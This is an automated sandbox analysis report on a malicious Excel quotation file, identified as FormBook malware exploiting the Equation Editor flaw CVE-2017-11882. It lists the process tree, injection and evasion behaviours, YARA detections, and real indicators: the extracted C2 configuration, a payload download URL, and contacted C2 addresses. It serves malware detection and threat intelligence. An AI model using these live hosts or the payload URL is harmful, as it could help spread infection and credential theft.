ID: 491355
Sample Name:
(QUOTATION)B-RUS-
20061REV2.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:03:03
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report (QUOTATION)B-RUS-20061RE…

Overview


General Information

Sample Name:	(QUOTATION)B-RUS-20061REV2.xlsx
Analysis ID:	491355
MD5:	ecd068fb962c5a9..
SHA1:	fdf1a902181584d..
SHA256:	3c3d0f13af1ccf3…
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1928 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2792 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2796 cmdline: 'C:\Users\Public\vbc.exe' MD5: 50568FB6133EE4ED721EE46A3C0A9E98)
    - vbc.exe (PID: 2024 cmdline: C:\Users\Public\vbc.exe MD5: 50568FB6133EE4ED721EE46A3C0A9E98)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - autofmt.exe (PID: 2820 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: A475B7BB0CCCFD848AA26075E81D7888)
        - msiexec.exe (PID: 2308 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
          - cmd.exe (PID: 1124 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.odysseysailingsantorini.com/cmsr/"
  ],
  "decoy": [
    "dahlia-dolls.com",
    "iamawife.com",
    "gardunomx.com",
    "roweelitetrucking.com",
    "asapvk.com",
    "strategieslimited.com",
    "healthyweathorganics.com",
    "wedding-gallery.net",
    "fastoffer.online",
    "biolab33.cloud",
    "los40delocta.com",
    "charliepaton.com",
    "jenpaddock.com",
    "zzmweb.com",
    "poetarts.com",
    "techwork4u.com",
    "tracylynpropp.com",
    "rkbodyfit.site",
    "migaleriapanama.com",
    "cosmostco.com",
    "johnsoncamping.com",
    "flowfinancialplanning.com",
    "xn--caamosdemexico-rnb.com",
    "plusqueindia.com",
    "wwwhyprr.com",
    "benimofis.com",
    "tandteutopia.com",
    "spaintravelvacation.com",
    "dear.services",
    "zhiwugongfang.com",
    "blogdavnc.com",
    "justicefundingexchange.com",
    "alphasecreweb.info",
    "xitechgroup.com",
    "kendalmountain.digital",
    "nieght.com",
    "pieter-janenmaaike.online",
    "myexclusiveshop.com",
    "love-potato.online",
    "mondebestglobal.com",
    "ranchlandconcierge.com",
    "southerngraphx.com",
    "pray4usa.info",
    "vilchesfinancial.com",
    "zelvio.store",
    "zenibusiness.com",
    "kindredhue.com",
    "californiatacosdinuba.com",
    "uncommonsolutionsllc.com",
    "easy-lah.com",
    "disciplesevents.com",
    "856380127.xyz",
    "zapzapgone.com",
    "paradisgrp.com",
    "programmerworks.info",
    "purchasesuite.com",
    "dorotajedrusik.com",
    "555999dy.com",
    "uvoyus.com",
    "utang.net",
    "elizabethhelma.com",
    "noseainsight.com",
    "simpleterior.com",
    "casatensina.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.466320044.00000000024B1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000008.00000002.665284451.0000000000090000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.665284451.0000000000090000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.665284451.0000000000090000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.466515101.000000000251B000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.25b91f4.3.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
5.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Office equation editor drops PE file

Boot Survival:

- Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netv Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Inse Netw Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Expl Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jami Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
(QUOTATION)B-RUS-20061REV2.xlsx	29%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\rundll32[1].exe	13%	ReversingLabs	Win32.Trojan.Pwsx	
C:\Users\Public\vbc.exe	13%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.0.msiexec.exe.a30000.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
5.2.vbc.exe.7cd780.2.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
5.2.vbc.exe.330000.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
5.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.2.msiexec.exe.a30000.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://180.214.239.85/service/rundll32.exe	100%	Avira URL Cloud	malware	
www.odysseysailingsantorini.com/cmsr/	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.uvoyus.com/cmsr/?yPWTYF2P=Z163eHxziih9zoATqlvcvJ58YKpwfcrh+Tl2ZMFzPk6a2h2CebNQOI6FcYtN0fOfP8d5cg==&rP=nVytjV1HNt3hMhEp	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.paradisgrp.com/cmsr/?rP=nVytjV1HNt3hMhEp&yPWTYF2P=ujlsVlrzpoa18ID3lc18bZaAxLX0DfE0xdRLh6j3jOxuPYwZm7ST3/5Fs9u0Ms1f4kekUA==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.paradisgrp.com	128.65.195.232	true	true		unknown
uvoyus.com	34.102.136.180	true	false		unknown
www.uvoyus.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://180.214.239.85/service/rundll32.exe	true	• Avira URL Cloud: malware	unknown
www.odysseysailingsantorini.com/cmsr/	true	• Avira URL Cloud: safe	low
http://www.uvoyus.com/cmsr/?yPWTYF2P=Z163eHxziih9zoATqlvcvJ58YKpwfcrh+Tl2ZMFzPk6a2h2CebNQOI6FcYtN0fOfP8d5cg==&rP=nVytjV1HNt3hMhEp	false	• Avira URL Cloud: safe	unknown
http://www.paradisgrp.com/cmsr/?rP=nVytjV1HNt3hMhEp&yPWTYF2P=ujlsVlrzpoa18ID3lc18bZaAxLX0DfE0xdRLh6j3jOxuPYwZm7ST3/5Fs9u0Ms1f4kekUA==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	uvoyus.com	United States		15169	GOOGLEUS	false
128.65.195.232	www.paradisgrp.com	Switzerland		29222	INFOMANIAK-ASCH	true
180.214.239.85	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491355
Start date:	27.09.2021
Start time:	14:03:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	(QUOTATION)B-RUS-20061REV2.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@10/10@2/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 10.1% (good quality ratio 9.6%) • Quality average: 72.4% • Quality standard deviation: 26.5%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:03:35	API Interceptor	118x Sleep call for process: EQNEDT32.EXE modified
14:03:41	API Interceptor	77x Sleep call for process: vbc.exe modified
14:04:06	API Interceptor	198x Sleep call for process: msiexec.exe modified
14:04:55	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
128.65.195.232	Renewed Contract with Annex1.xlsx	Get hash	malicious	Browse	• www.paradisgrp.com/cmsr/?qfVdsr=ujlsVlrzpoa18ID3lc18bZaAxLX0DfE0xdRLh6j3jOxuPYwZm7ST3/5Fs9u0Ms1f4kekUA==&zZ4pz=9rbHiH1hJ
	gB8j5x4VHp.exe	Get hash	malicious	Browse	• www.paradisgrp.com/cmsr/?2dg=6l-DZlrx1r&nRjTuH=ujlsVlr2pvax8YP7nc18bZaAxLX0DfE0xdJb95/2nuxvPpcfhrDfh7BHvYCIXMBs3lLU
180.214.239.85	MV HULDA MAERSK.xlsx	Get hash	malicious	Browse	• 180.214.239.85/service/rundll32.exe
	TB-000-YT-PR-951.xlsx	Get hash	malicious	Browse	• 180.214.239.85/registry/rundll32.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.paradisgrp.com	Renewed Contract with Annex1.xlsx	Get hash	malicious	Browse	• 128.65.195.232
	gB8j5x4VHp.exe	Get hash	malicious	Browse	• 128.65.195.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
INFOMANIAK-ASCH	E2ecGhjXtG	Get hash	malicious	Browse	• 185.176.226.19
	Renewed Contract with Annex1.xlsx	Get hash	malicious	Browse	• 128.65.195.232
	zMPWVyU5xF.exe	Get hash	malicious	Browse	• 84.16.79.73
	whBvzy3Lkt.exe	Get hash	malicious	Browse	• 84.16.79.73
	phantom.x86	Get hash	malicious	Browse	• 93.88.249.1
	gB8j5x4VHp.exe	Get hash	malicious	Browse	• 128.65.195.232
	am2zWv3TtG.exe	Get hash	malicious	Browse	• 128.65.195.88
	fsd8ks3VNb.exe	Get hash	malicious	Browse	• 128.65.195.32
	2UUlKfJYJN.exe	Get hash	malicious	Browse	• 83.166.138.81
	u3O3kHV2IT.exe	Get hash	malicious	Browse	• 83.166.138.66
	tS9P6wPz9x.exe	Get hash	malicious	Browse	• 83.166.155.153
	ransomware.exe	Get hash	malicious	Browse	• 83.166.155.153
	ransomware.exe	Get hash	malicious	Browse	• 83.166.155.153
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 128.65.195.152
	GkrIJKmWHp.exe	Get hash	malicious	Browse	• 84.16.73.17
	RrZ6BOnPCG.exe	Get hash	malicious	Browse	• 84.16.73.17
	MV QU SHAN HAI.xlsx	Get hash	malicious	Browse	• 84.16.73.17
	PDRgIfT71e.exe	Get hash	malicious	Browse	• 84.16.73.17
	Spisemuligheds4.exe	Get hash	malicious	Browse	• 84.16.73.17
	http://quip.com/uPSzAnYlObJf/eFax-	Get hash	malicious	Browse	• 83.166.136.204
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	201910152133#Ubc1c#Uc8fc#Ubd84#Uc2e0#Uaddc_10115_#Uc9c0#Uc544#Uc774#Ud14c#Ud06c_0.xlsx	Get hash	malicious	Browse	• 103.133.106.165
	MV HULDA MAERSK.xlsx	Get hash	malicious	Browse	• 180.214.239.85
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.140.251.116
	sora.x86	Get hash	malicious	Browse	• 14.225.54.61
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.140.251.116
	qMRlFBUgJO.exe	Get hash	malicious	Browse	• 103.151.125.18
	qMRlFBUgJO.exe	Get hash	malicious	Browse	• 103.151.125.18

